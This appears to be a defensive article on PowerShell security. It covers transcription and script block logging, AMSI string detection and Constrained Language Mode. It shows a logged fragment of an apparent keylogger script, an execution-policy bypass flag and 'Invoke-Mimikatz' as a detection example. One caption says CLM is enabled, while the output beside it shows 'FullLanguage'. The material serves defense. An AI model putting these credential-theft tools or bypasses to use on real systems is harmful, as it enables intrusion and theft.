


```
PS C:\Users\Public> cat C:\Users\ACE\Documents\PowerShell_transcript.DESKTOP-TIS6571.pDIrQkr5.20190810165838.txt
**********************
Windows PowerShell transcript start
Start time: 20190810165838
Username: DESKTOP-TIS6571\ACE
RunAs User: DESKTOP-TIS6571\ACE
Configuration Name:
Machine: DESKTOP-TIS6571 (Microsoft Windows NT 10.0.17134.0)
Host Application: C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -ep bypass
Process ID: 8412
PSVersion: 5.1.17134.590
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.590
BuildVersion: 10.0.17134.590
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Transcript started, output file is C:\Users\ACE\Documents\PowerShell_transcript.DESKTOP-TIS6571.pDIrQkr5.20190810165838.
txt
```

- All of command executed & it’s consecutive output is stored in a text file.
- The text file can be analyzed by analyst for any review.
- Or we can just send the transcript file to a running server in the environment.

Script Block Logging

- It captures full command or contents of the script, who executed it, & when it occurred.
- This log can then further be analyzed by the analyst.



Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

```
Creating Scriptblock text (1 of 1):
function installscript {

  [CmdletBinding()] Param (
    [Parameter(Position = 0)]
    [ValidateScript({Test-Path (Resolve-Path (Split-Path -Parent $_)) -PathType Container})]
    [String]
    $LogPath = "$($Env:TEMP)\key.log",

    [Parameter(Position = 1)]
```


Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	12/22/2015 3:40:35 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Warning	Keywords:	None
User:	[redacted]	Computer:	[redacted]
OpCode:	On create calls		
More Information:	Event Log Online Help		

Source: https://www.crowdstrike.com

Anti-Malware Scan Interface [AMSI]

- It is a Windows Defender Utility which focuses on text based or string based searching.
- Any VBA code or Powershell command before execution is first passed to AMSI which intensely perform a text based research.
- Words like "***Invoke-Mimikatz***" or "***Mimikatz.exe***" are flagged by AMSI as malicious.

- Invoke-Mimikatz string is marked as malicious & hence further execution is blocked.
- AMSI is just a first layer of security in Windows Defender.




```
PS C:\Users\Public> "Invoke-Mimikatz"
At line:1 char:1
+ "Invoke-Mimikatz"
+ ~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Constrained Language Mode [CLM]

- CLM enabled environment enforces restricted usage of .NET classes & native Windows API’s.
- Script cannot be imported using DOT sourcing.
- To check the language mode activated in current powershell session, use the following command: -


“$ExecutionContext.SessionState.LanguageMode”

- Add-Type, .NET Types & COM objects are restricted when an environment enforces Constrained Language Mode.



```
PS C:\Users\Public> $ExecutionContext.SessionState.LanguageMode
FullLanguage
```

- CLM enabled environment.



```
PS C:\Users> [math]::Tan(90)
Cannot invoke method. Method invocation is supported only on core types in this la
At line:1 char:1
+ [math]::Tan(90)
+ ~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage
```

Conclusion

- The Use of Powershell in the Infrastructure should be very limited.
- Powershell can be used as the Attack platform in the Victim Infrastructure.
- Deploy EDR, go through the Logs.
- Complement YARA rules as most of the malware take advantage of the powershell direct execution in memory.
- Behaviour Analytics is the answer to the fileless attacks using powershell.
- Consider using ATP and ATA in your infrastructure to Defend powershell based attacks.